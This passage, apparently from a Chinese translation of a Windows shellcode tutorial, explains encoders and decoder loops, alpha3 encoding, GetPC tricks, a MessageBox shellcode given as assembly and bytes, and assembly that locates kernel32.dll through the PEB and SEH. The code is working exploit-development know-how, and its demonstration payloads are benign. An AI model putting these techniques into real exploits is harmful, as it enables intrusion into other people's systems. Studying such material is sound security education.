
SUB EBX，-4（从 EBX 中减去-4，下一次就能写入下一个 4 字节）

LOOPD SHORT：跳转回 XOR 操作，然后 ECX 减一，直到 ECX 不是 0

这个循环将会有效地重新产生 shellcode。当 ECX=0 时（当所有的代码都已经被重新产生），我们可以看代码（用 MOV 操作+XOR 来得到我们要的值）：



首先，一个到 0x00402225 的跳转被调用（shellcode 的主函数），我们可以看到一个指向“calc.exe”的指针被入栈，然后 WinExec 被定位并执行。



暂时不要担心 shellcode 是怎么工作的（“定位 winexec”，等等）--你会在下一章中学到。

花点时间看下那不同的编码器所产生的并且解码循环是怎么工作的。这些知识是基本的当你要调节代码。

编码器：skylined alpha3

Skylined 最近发布了 the alpha3 encoding utility（alpha2 的改进版本，在 unicode 教程中讨论过了）。Alpha3 将会产生 100%的字母数字代码，并提供了其他的一些功能，能够使写 shellcode/构造 exploit 更方便。当然值得看一下！

小例子：我们假设你已经写了没有编码的 shellcode 到 calc.bin，现在你可以用这个命令将它转换为兼容 latin-1 的 shellcode：

```
ALPHA3.cmd x86 latin-1 call --input=calc.bin > calclatin.bin
```

然后转化为字节码：

```
perl pveReadbin.pl calclatin.bin
Reading calclatin.bin
Read 405 bytes
"\xe8\xff\xff\xff\xff\xc3\x59\x68"
"\x66\x66\x66\x66\x6b\x34\x64\x69"
"\x46\x6b\x44\x71\x6c\x30\x32\x44"
"\x71\x6d\x30\x44\x31\x43\x75\x45"
"\x45\x35\x6c\x33\x4e\x33\x67\x33"
"\x7a\x32\x5a\x32\x77\x34\x53\x30"
"\x6e\x32\x4c\x31\x33\x34\x5a\x31"
"\x33\x34\x6c\x34\x47\x30\x63\x30"
"\x54\x33\x75\x30\x31\x33\x57\x30"
"\x71\x37\x6f\x35\x4f\x32\x7a\x32"
"\x45\x30\x63\x30\x6a\x33\x77\x30"
"\x32\x32\x77\x30\x6e\x33\x78\x30"
"\x36\x33\x4f\x30\x73\x30\x65\x30"
"\x6e\x34\x78\x33\x61\x37\x6f\x33"
"\x38\x34\x4f\x35\x4d\x30\x61\x30"
"\x67\x33\x56\x33\x49\x33\x6b\x33"
"\x61\x37\x6c\x32\x41\x30\x72\x32"
"\x41\x38\x6b\x33\x48\x30\x66\x32"
"\x41\x32\x43\x32\x43\x34\x48\x33"
"\x73\x31\x36\x32\x73\x30\x58\x32"
"\x70\x30\x6e\x31\x6b\x30\x61\x30"
"\x55\x32\x6b\x30\x55\x32\x6d\x30"
"\x53\x32\x6f\x30\x58\x37\x4b\x34"
"\x7a\x34\x47\x31\x36\x33\x36\x35"
"\x4b\x30\x76\x37\x6c\x32\x6e\x30"
"\x64\x37\x4b\x38\x4f\x34\x71\x30"
"\x68\x37\x6f\x30\x6b\x32\x6c\x31"
"\x6b\x30\x37\x38\x6b\x34\x49\x31"
"\x70\x30\x33\x33\x58\x35\x4f\x31"
"\x33\x34\x48\x30\x61\x34\x4d\x33"
"\x72\x32\x41\x34\x73\x31\x37\x32"
"\x77\x30\x6c\x35\x4b\x32\x43\x32"
"\x6e\x33\x5a\x30\x66\x30\x46\x30"
"\x4a\x30\x42\x33\x4e\x33\x53\x30"
"\x79\x30\x6b\x34\x7a\x30\x6c\x32"
"\x72\x30\x72\x33\x4b\x35\x4b\x31"
"\x35\x30\x39\x35\x4b\x30\x5a\x34"
"\x7a\x30\x6a\x33\x4e\x30\x50\x38"
"\x4f\x30\x64\x33\x62\x34\x57\x35"
```

```
"\x6c\x33\x41\x33\x62\x32\x79\x32"
"\x5a\x34\x52\x33\x6d\x30\x62\x30"
"\x31\x35\x6f\x33\x4e\x34\x7a\x38"
"\x4b\x34\x45\x38\x4b\x31\x4c\x30"
"\x4d\x32\x72\x37\x4b\x30\x43\x38"
"\x6b\x33\x50\x30\x6a\x30\x52\x30"
"\x36\x34\x47\x30\x54\x33\x75\x37"
"\x6c\x32\x4f\x35\x4c\x32\x71\x32"
"\x44\x30\x4e\x33\x4f\x33\x6a\x30"
"\x34\x33\x73\x30\x36\x34\x47\x34"
"\x79\x32\x4f\x32\x76\x30\x70\x30"
"\x50\x33\x38\x30\x30";
```

编码器：编写自己的编码器

我只能贡献一套关于用和写编码器（现在有点超出范围）的文档。你可以用这个卓越的 uninformed 文章，skape 写的，关于怎样实现一个自定义的 x86 编码器。

找到你自己的：GetPc

当我们在复习 skikata_ga_nai 和 fstenv_mov 时你集中精力的话，你应该会好奇为什么需要/用指令的第一条（用来获得代码在内存中的当前位置）。这个思想是解码器必须要在一个寄存器里有绝对基址（payload 的开头/编码器的开头），因此解码器是这样的：

在内存中完全的重定位（因此它可以找到自己的位置无论它在内存中的位置是哪里）

能够通过解码器代码的基地址+偏移量来参照解码器，或者编码过的 shellcode 的顶部，或者 shellcode 中的一个函数...而不是要跳转到一个包含有 null 字节的字节码地址。

这种技术通常叫做“GetPc”或者“Get Program Counter”，并且有很多 getting PC 的方法：

CALL $+5

通过运行 CALL $+5，紧跟着一个 POP 寄存器，你将会把 POP 指令的位置的绝对地址放到寄存器中。唯一的一个我们要注意的问题是这个代码包含 null 字节，因此在很多情况下它不可用。

CALL label+pop（forward call）

```
CALL geteip
geteip:
pop eax
```

这将会将 pop eax 在内存中的绝对地址放到 eax 中。相同的这个字节码也包含 null 字节，因此在很多情况下它不可用。

CALL $+4

这个用在 ALPHA3 解码的例子中（看上面）的技术，它的描述在：

http://skypher.com/wiki/index.php/Hacking/Shellcode/GetPC

3 条指令被用来获得下面的 shellcode 能够用到的绝对地址

```
CALL $+4
RET
POP ECX
```

\xe8\xff\xff\xff : call + 4

\xc3 : ret

\x59 : pop ecx

因此，call+4会跳到 call 指令自身的最后一个字节：\xe8\xff\xff\xff =>将会跳到最后的一个\xff（将一个指向那个位置的指针入栈）。连同\xc3，它变成“INC EBX”（\xff\xc3），在这里相当于 nop 指令。然后，pop ecx 将会从栈中弹出指针。

正如你能看到的，这个代码是 7 字节长，并且没有 null 字节。

FSTENV

当我们讨论 shikate_ga_nai&fstenv_mov 编码器的内部原理时，我们会发现一个获取 shellcode 的基址的巧妙方法（基于 FPU 指令）。这个技术是基于这个思想：

在代码顶部执行任一个 FPU（浮点）指令（你可以在 Intel architecture manual volume 1，第 404 页得到一列 FPU 指令），然后执行“FSTENV PTR SS:[ESP-C]”

这两个指令的联合能够得到第一个 FPU 指令的地址（因此如果一个是代码的第一个指令，你将会得到代码的基址）然后把地址写入栈中。实际上，FSTENV 将会在第一条指令执行之后保存浮点芯片的状态。第一条指令的地址保存在 0xC 偏移量处。一个简单的 POP 寄存器将会把第一个 FPU 指令的地址放到寄存器中。并且这个代码的很好的一点是它不包含 null 字节。的确是很巧妙的方法！

例子：

```
[BITS 32]
FLDPI
FSTENV [ESP-0xC]
POP EBX
```

字节码：

```
"\xd9\xeb\x9b\xd9\x74\x24\xf4\x5b";
```

（8 个字节，没有 null 字节）

Backward call

另外一个可能的实现 getting PC 的方法并且使它指向 shellcode/解码器（并且跳到一个基于这个地址的代码）的开头的方法：

```
[BITS 32]
jmp short corelan
geteip:
   pop esi
   call esi          ;this will jump to decoder
```

```
corelan:
   call geteip
   decoder:
      ; decoder goes here
      shellcode:
      ; encoded shellcode goes here
```

（Ricardo 干得很棒！--“Corelan GetPC:-)”--这个也没用 null 字节）

```
"\xeb\x03\x5e\xff\xd6\xe8\xf8\xff"
"\xff\xff";
```

SEH GetPC

（Costin Ionescu）

这就是它将会做的：

一些代码+一个入栈的 SEH 结构（并且 SEH 结构指向栈上的代码）。然后强制产生一个崩溃（指向 null 指针），因此 SEH 开始工作。

栈上的代码将会获得控制权然后从参数中得到异常地址

传递给 SEH 函数

在教程 7 中（unicode），我解释了怎样将 shellcode 转化成兼容 unicode 的 shellcode，用 skylined 的 alpha2 脚本。在这个脚本里，你需要提供一个基址寄存器（一个指向代码开始处的寄存器）。这个的原因现在很清楚：那个 unicode/字母数字的代码（事实上是解码器）没有一个 getpc 程序。因此你需要告诉编码器基地址在哪里。如果你深入地看下 alpha2（或者 alpha3），你可以看到有一个用 seh 作为基地址的选择权。这将会尝试产生一个字母数字版本的 SEH getpc 代码，并且用这个来动态决定基地址。

正如 alpha2 的-help 输出中所陈述的那样，这个技术对 unicode 无效，并且也不总是对大写字母代码有效...

```
seh
      The windows "Structured Exception Handler" (seh) can be used to calculate
      the baseaddress automatically on win32 systems. This option is not available
      for unicode-proof shellcodes and the uppercase version isn't 100% reliable.
```

...但是，这是一个在字母数字 payload 里实现 SEH GetPC 的活生生的例子。

很不幸我还成功使用过这个技术...我用 skylined 的 ALPHA3 的编码器来产生在 XP SP3 下用 SEH GetPC 的 shellcode，但是它不工作...

使 asm 代码更加通用：通常的获得指向字符串/数据的指针

在这个文件的前面一点的例子中，我们把字符串转化为字节，然后将字节入栈...这没有什么错，但是既然我们直接用 asm 代码，这里有一种/可能更简单的方法来做这个。

我们看下下面的例子，和我们上面的“push bytes”代码所做的一样：

```
[Section .text]
[BITS 32]

global _start
_start:
      jmp short GetCaption ; jump to the location
      ; of the Caption string
CaptionReturn:                  ; Define a label to call so that
                                ; string address is pushed on stack
        pop ebx                     ; ebx now points to Caption string

        jmp short GetText       ; jump to the location of the Text string
TextReturn:
```

```
      pop ecx                   ; ecx now points to the Text string

;now push parameters to the stack
        xor eax,eax             ; zero eax - needed for ButtonType & Hwnd
        push eax                  ; push null : ButtonType
        push ebx                  ; push the caption string onto the stack
        push ecx                  ; push the text string onto the stack
        push eax                  ; push null : hWnd

        mov ebx,0x7E4507EA      ; place address of MessageBox into ebx
        call ebx                ; call MessageBox

        xor eax,eax             ; zero the register again to clear
                                ; MessageBox return value
                                ; (return values are often returned into eax)
        push eax                  ; push null (parameter value 0)
        mov ebx, 0x7c81CB12     ; place address of ExitProcess into ebx
        call ebx                ; call ExitProcess(0);

GetCaption:                     ; Define label for location of caption string
        call CaptionReturn    ; call return label so the return address
                                ; (location of string) is pushed onto stack
        db "Corelan"             ; Write the raw bytes into the shellcode
                                  ; that represent our string.
        db 0x00                   ; Terminate our string with a null character.

GetText:                        ;Define label for location of caption string
      call TextReturn                           ;call the return label so the
                                                 ;return address (location string)
```

```
                                        ;is pushed onto stack
    db "You have been pwned by Corelan"  ;Write the raw bytes into shellcode
                                        ;that represent our string.
    db 0x00                                 ;Terminate our string with null
```

（例子是基于这里找到的例子 here 和 here）

这就是代码所做的：

开启主函数（_start）

跳到“Corelan”字符串前面的位置。一个往回的调用被执行，将将“Corelan”的地址放入栈顶。接下来，指针放入 ebx 中。

对“You have been pwned by Corelan”字符串做同样的操作并把指向字符串的指针存到 ecx 中

将 eax 清零

将参数入栈

调用 MessageBox 函数

退出进程

事实上，最大的不同时字符串是在代码中的可读格式中（因此很容易改变文本）。

在编译并转化为 shellcode 之后，我们得到这个：

```
C:\shellcode>"c:\Program Files\nasm\nasm.exe"
            msgbox4.asm
            -o msgbox4.bin

C:\shellcode>perl pveReadbin.pl msgbox4.bin
Reading msgbox4.bin
Read 78 bytes

"\xeb\x1b\x5b\xeb\x25\x59\x31\xc0"
"\x50\x53\x51\x50\xbb\xea\x07\x45"
"\x7e\xff\xd3\x31\xc0\x50\xbb\x12"
"\xcb\x81\x7c\xff\xd3\xe8\xe0\xff"
"\xff\xff\x43\x6f\x72\x65\x6c\x61"
"\x6e\x00\xe8\xd6\xff\xff\xff\x59"
"\x6f\x75\x20\x68\x61\x76\x65\x20"
"\x62\x65\x65\x6e\x20\x70\x77\x6e"
"\x65\x64\x20\x62\x79\x20\x43\x6f"
"\x72\x65\x6c\x61\x6e\x00";

Number of null bytes : 2
```

代码的大小是一样的，但是跟我们直接把字节入栈比起来，很明显 null 字节在不同的位置（现在更接近于代码的末尾）。

当我们看下在调试器中的 shellcode，我们看到的是这样的：


按需求跳转到将字符串入栈并且在 EBX 和 ECX 中得到指针
调用 PUSH 指令将参数入栈
调用 MessageBoxA
将 EAX 清零（eax 包含了 MessageBox 的返回值）然后将参数入栈
调用 ExitProcess

接下来的字节实际上被分为 2 块，它们是：


跳回到“main shellcode”
接下来是给定的字符串
接下来是 00

当跳回到 main shellcode 的调用完后，栈顶位置指向回调的来源处（字符串的起始位置）。因此一个 pop<reg>将会把字符串的地址放到 reg 中。

相同的结果，不一样的技术



或者在代码里加些注释：



由于这种技术具有更好的可读性，（而且我们将会用 payload 编码器），我们将会把这个作为接下来的教程部分的基础。（同样，这不意味着直接把字节入栈的方法是坏方法...只是不一样）

提示：如果你想从避免 null 字节开始，那么你可以用早些提到的一些技巧中的一种（看“sniper”）。因此，不是这样写：

```
db "Corelan"
db 0x00
```

你可以这样写：

```
db "CorelanX"
```

然后，用 00 代替 X
（假设“reg”指向字符串的开头）

```
xor eax,eax
mov [reg+0x07],al        ;overwrite X    with null byte
```

或者，你也可以编码 payload 来摆脱 null 字节。随便你。

接下来是什么？

我们知道怎样把 c 转化为 asm，将相关的 asm 代码片用来构造我们的 shellcode。我们也知道怎么克服 null 字节和其它的字符集/坏字节限制。

但我们远非成功了。

在我们的例子里，我们假设 user32.dll 已经加载了，因此我们可以直接调用 MessageBox API。事实上，user32.dll 的确被加载了（因此我们不用去假设那个），但是如果我们要在其它的 exploit 用这个 shellcode，我们不能假设它已经加载了。我们也是直接调用 ExitProcess（假设 kernel32.dll 加载了）。

第二，我们在 shellcode 中硬编码了 MessageBox 和 ExitProcess 的地址。正如早些解释的那样，这会限制这个 shellcode 只能用在 XP SP3。

我们今天的最终目标是克服这两个限制，使我们的 shellcode 动态性和可移植性。

写通用的/动态的/可移植性的 shellcode

我们的 MessageBox shellcode 能够很好的工作，那是因为 user32.dll 已经加载了。而且，它包含了 user32.dll 和 kernel32.dll 中一个 windows API 指针的硬编码。如果这些地址在不同的操作系统中变了（很有可能），那么这个 shellcode 不具有可移植性。大部分的 shellcode 专家认为地址硬编码是一个大错误...我猜他们在一个范围内是对的。当然，如果你知道你的目标并且你只需要这个特定的 shellcode 只执行一个，那么地址硬编码没问题（当大小是个大问题时）。

“可移植性”这个术语不仅仅指地址硬编码不能用。它还包括了 shellcode 在内存中能够重定位，不管在 shellcode 运行之前栈是如何设置的。（当然，你需要再一个可执行的内存区域，但这是任一个 shellcode 的要求）。这意味着(除了用地址硬编码是不能使用的之外)，你必须用相关调用...这意味着你不得不在内存中定位到自己的位置（因此你能用我们位置相关的 call 调用）。我们已经在前面讨论过这些方法了。（看 GetPC）

使 shellcode 可移植，你将会发现，将会大体上增加 shellcode 的大小。如果你想证明一个给定的应用程序是有弱点的，能用通用的方法利用（不管它运行在什么版本上的 windows 版本），那么写可移植的/通用的 shellcode 是一件有趣的事。

随你在可移植性和大小两者之间找到平衡，所有的都是基于你的 exploit 和 shellcode 的意图和限制。换句话说：如果它能达到目的的话，大的 shellcode 包含地址硬编码也不是差的 shellcode。同时，很明显小的，没有地址硬编码的 shellcode 需要更多的工作。

无论如何，我们要怎样自己加载 user32.dll 并且克服地址硬编码？

介绍：系统调用和 kernel32.dll

当你想让一个 exploit 执行一些有用的代码，你会发现你必须和 windows 内核打交道。你需要用所谓的“系统调用”当你想执行某些 OS 特殊任务。

很不幸，windows OS 没有真正提供一种方法，一个接口，一个 API 来直接和内核打交道，并且能够用简单的方式来做有用的事。这就意味着你将要用 OS dll（作为回报，跟内核打交道）上的其他一些可用的 API 来使你的 shellcode 做你想做的事。

甚至是最基本的操作，像弹出一个消息对话框（我们的例子中）需要这个 API：user32.dll 中的 MessageBoxA API。同样的原因适用于 ExitProcess API（kernel32.dll），ExitThread（）等等。

为了用这些 API，user32.dll 和 kernel32.dll 需要被加载并且我们不得不找到函数的地址。接下来，我们不得不在我们的 exploit 代码中将它们硬编码来使它工作。它工作在我们的系统上，但是我们对 user32.dll 和 kernel32.dll 比较幸运（因为在我们运行代码时他们看起来已经被映射了）。我们也必须意识到这个 API 的地址在不同 windows 版本上是不同的。因此我

们的 exploit 对 XP SP3 有效。

我们要怎样使它更动态？好的，我们需要找到保存这些 API 的 dll 的基地址，我们必须在 dll 里找到 API 的地址。

DLL 是“动态链接库”的简称。词“动态”指示了这些 dll 是在运行时动态加载到进程空间中的。幸运地，user32.dll 是很常用的 dll 并且在很多应用程序中加载，但是我们不能依赖这个。

唯一的一个或多或少可以保证加载进进程空间的是 kernel32.dll。关于 kernel32.dll 的很好的事实是它提供了一对 API，能够允许你加载其他的 dll，或者动态获取函数的地址：

LoadLibraryA（参数：指向一个模块要加载的字符串，当它加载成功时，返回一个指向基址的指针）

GetProcAddress

这是好消息。所以我们能用这些 kernel32 API 来加载其他 dll，并且找到 API，然后用这些 API 来执行某些任务（如建立网络套接字，绑定 command shell，等等）

就这样，但是有另一个问题出来了：在不同版本的 windows 中 kernel32.dll 是不会加载在相同的基地址。所以我们必须找到一种动态获取 kernel32.dll 基地址的方法，它能够允许我们基于找到的基地址做其他的事（GetProcAddress，LoadLibrary，运行其他的 API。

找到 kernel32.dll

Skape’s excellent paper 解释了三种找这个的技术：

PEB

这是找 kernel32.dll 基地址的最可靠的技术，并且对从 95 到 Vista 的 Win32 操作系统都有效。Skape 的文章里讲到的技术在 window7 中已经无效了，但是我们将会看下怎么解决这个问题（还是用在 PEB 中找到的信息）

这种技术后面的思想是基于在 PEB（进程环境块--一个 OS 分配的结构，包含了进程的信息）映射的模块中，kernel32.dll 通常是在 InInitializationOrderModuleList 中的第二个(除了 windows 7--看后面）。

在进程中，PEB 位于 fs:[0x30]。

找 kernel32.dll 基地址的基本 asm 代码是这样的：

（大小：37 字节，null 字节：有）

```
find_kernel32:
        push esi
        xor eax, eax
        mov eax, [fs:eax+0x30]
        test eax, eax
        js find_kernel32_9x
find_kernel32_nt:
        mov eax, [eax + 0x0c]
        mov esi, [eax + 0x1c]
```

```
        lodsd
        mov eax, [eax + 0x8]
        jmp find_kernel32_finished
find_kernel32_9x:
        mov eax, [eax + 0x34]
        lea eax, [eax + 0x7c]
        mov eax, [eax + 0x3c]
find_kernel32_finished:
        pop esi
        ret
```

在函数的结尾，kernel32.dll 的基地址将会被放在 eax 中。（如果你正在用这个内联代码--不是从一个函数，你可以不用最后的 ret 指令）

当然，如果你不想把 Win 95/98 作为目标（举个例子，因为你尝试 exploit 的目标程序不能用在 Win95/98），那么你可以把代码完善/简化一点：
（大小：19 字节，null 字节：无）

```
    find_kernel32:
        push esi
    xor eax, eax
    mov eax, [fs:eax+0x30]
    mov eax, [eax + 0x0c]
    mov esi, [eax + 0x1c]
    lodsd
    mov eax, [eax + 0x8]
    pop esi
    ret
```

（你可以不用最后一条 ret 指令如果你将代码内联）
注意：做一些小改动，你能使它是没有 null 字节：

```
find_kernel32:
    push esi
    xor ebx,ebx                 ; clear ebx
    mov   bl,0x30                                   ;  needed  to  avoid  null
bytes                                   ; when getting pointer to PEB

    xor eax, eax                ; clear eax
    mov eax, [fs:ebx ]          ; get a pointer to the PEB, no null bytes
    mov eax, [ eax + 0x0C ]     ; get PEB->Ldr
    mov esi, [ eax + 0x1c ]
```

```
lodsd
    mov eax, [ eax + 0x8]
    pop esi
    ret
```

在 window7 中，kernel32.dll 不是列在第二个，而是第三个。当然，你可以只改变代码并且找到第三个入口，但是这会使这个技术对其他（不是 windows7）版本的 windows 操作系统无效。

很幸运，有两种可行的方法来使 PEB 技术能够对所有的 windows 版本（从 windows2000 到 windows7）都有效：

方案一：从 harmonysecurity.com 得到的代码：
（大小：22 字节，null 字节：有）

```
xor ebx, ebx                    ; clear ebx
mov ebx, [fs: 0x30 ]        ; get a pointer to the PEB
mov ebx, [ ebx + 0x0C ]   ; get PEB->Ldr
mov ebx, [ ebx + 0x14 ]   ; get PEB->Ldr.InMemoryOrderModuleList.Flink (1st entry)
mov ebx, [ ebx ]              ; get the next entry (2nd entry)
mov ebx, [ ebx ]              ; get the next entry (3rd entry)
mov ebx, [ ebx + 0x10 ]   ; get the 3rd entries base address (kernel32.dll)
```

这个代码利用了 kernel32.dll 是在 InMemoryOrderModuleList 中的第三个的事实。（因此它是一个和前面代码稍微不同的方法，前面是查找 InitializationOrder 表，但是它还是用能在 PEB 中能够用的信息）。在这个示例代码中，基地址写入到 ebx 中。当需要时可以用一个不同的寄存器。同时，记住：这个代码包含 3 个 null 字节。

没有 null 字节，并且用 eax 来存储 kernel32 的基地址，这个代码会稍微变大，看起来是这样的：

```
[BITS 32]
push esi
xor eax, eax                    ; clear eax
xor ebx, ebx                    ; clear ebx
mov bl,0x30                     ; set ebx to 0x30
mov eax, [fs: ebx ]         ; get a pointer to the PEB (no null bytes)
mov eax, [ eax + 0x0C ]   ; get PEB->Ldr
mov eax, [ eax + 0x14 ]   ; get PEB->Ldr.InMemoryOrderModuleList.Flink (1st entry)
push eax
pop esi
mov eax, [ esi ]              ; get the next entry (2nd entry)
push eax
pop esi   mov eax, [ esi ]              ; get the next entry (3rd entry)
```

```
mov eax, [ eax + 0x10 ]    ; get the 3rd entries base address (kernel32.dll)
pop esi
```

正如 harmonysecurity.com 上所陈述的--这个代码不能 100%在 windows 2000 电脑上有效...下面的代码将会使它更可靠（必要的话！我不用这个代码）
（大小：50 字节，null 字节：无）

```
cld                          ; clear the direction flag for the loop
xor edx, edx                 ; zero edx
mov edx, [fs:edx+0x30] ; get a pointer to the PEB
mov edx, [edx+0x0C]        ; get PEB->Ldr
mov edx, [edx+0x14]        ; get the first module from the
                             ; InMemoryOrder module list

; for each module (until kernel32.dll is found), loop :
next_mod:
mov esi, [edx+0x28]        ; get pointer to modules name (unicode string)
push byte 24                 ; push down the length we want to check
pop ecx                      ; set ecx to this length for the loop
xor edi, edi                 ; clear edi which will store the hash of the module name

loop_modname:
xor eax, eax           ; clear eax
lodsb                  ; read in the next byte of the name
cmp al, 'a'            ; some versions of Windows use lower case module names
jl not_lowercase
sub al, 0x20           ; if so normalise to uppercase

not_lowercase:
ror edi, 13            ; rotate right our hash value
add edi, eax           ; add the next byte of the name to the hash
loop loop_modname      ; loop until we have read enough
cmp edi, 0x6A4ABC5B ; compare the hash with that of KERNEL32.DLL
mov ebx, [edx+0x10] ; get this modules base address
mov edx, [edx]         ; get the next module
jne next_mod           ; if it doesn't match, process the next module
```

在这个例子中，kernel32.dll 的基地址放在 ebx 中。

方案 2：skylined 技术（看这里 here）。
这技术还是查看 InInitialOrderModuleList，并且检查模块名的长度。Kernel32.dll 的 unicode 名的第十二个字符是结束符 0。因此在名字中扫描第 24 个字节将允许你正确找到 kernel32.dll。这种方案是通用的，会在各个版本的 windows OS 上有效，并且是没有 null 字

节的。

（大小：25 字节，null 字节：无）

```
[BITS 32]
    XOR        ECX, ECX                    ; ECX = 0
    MOV        ESI, [FS:ECX + 0x30] ; ESI = &(PEB) ([FS:0x30])
    MOV        ESI, [ESI + 0x0C]       ; ESI = PEB->Ldr
    MOV        ESI, [ESI + 0x1C]       ; ESI = PEB->Ldr.InInitOrder   next_module:
    MOV        EBP, [ESI + 0x08]       ; EBP = InInitOrder[X].base_address
    MOV        EDI, [ESI + 0x20]       ; EBP = InInitOrder[X].module_name (unicode)
    MOV        ESI, [ESI]                  ; ESI = InInitOrder[X].flink (next module)
    CMP        [EDI + 12*2], CL        ; modulename[12] == 0 ?
    JNE        next_module                 ; No: try next module.
```

这个代码将会把 kernel32 的基地址放入 EBP

SEH

这个技术是基于大多数情况下的事实，最后一个异常处理函数（0xffffffff）指向 kernel32.dll... 所以在查找可让 kernel32 里面的指针后，我们所要做的是往回循环到内核的顶部，并且比较前两个字节。（不用说，如果最后一个异常处理函数没有指向 kernel32.dll，这个技术明显会失败）

（大小：29 字节，null 字节：无）

```
find_kernel32:
        push esi                                ; Save esi
      push ecx                                ; Save ecx
      xor    ecx, ecx                         ; Zero ecx
      mov    esi, [fs:ecx]                    ; Snag our SEH entry
find_kernel32_seh_loop:
      lodsd                                   ; Load the memory in esi into eax
      xchg esi, eax                           ; Use this eax as our next pointer for esi
      cmp    [esi], ecx                       ; Is the next-handler set to 0xffffffff?
      jns    find_kernel32_seh_loop     ; Nope, keep going.    Otherwise, fall through.
find_kernel32_seh_loop_done:
      lodsd
      lodsd                                   ; Load the address of the handler into eax
      find_kernel32_base:
find_kernel32_base_loop:
      dec    eax                              ; Subtract to our next page
      xor    ax, ax                           ; Zero the lower half
      cmp    word [eax], 0x5a4d      ; Is this the top of kernel32?
```

```
    jne    find_kernel32_base_loop    ; Nope?    Try again.
find_kernel32_base_finished:
    pop    ecx                        ; Restore ecx
    pop    esi                        ; Restore esi
    ret                               ; Return (if not used inline)
```

一样，如果一切顺利的话，kernel32.dll 的地址将会放入 eax

注意：cmp word [eax],0x5a4d：0x5a4d=MZ（签名，用作 MSDOS 16 位程序格式）。Kernel32 文件从这个签名开头，因此这是决定 dll 头部的一种方法）

TOPSTACK（TEB）

（大小：23 字节，null 字节：无）

```
find_kernel32:
    push esi                          ; Save esi
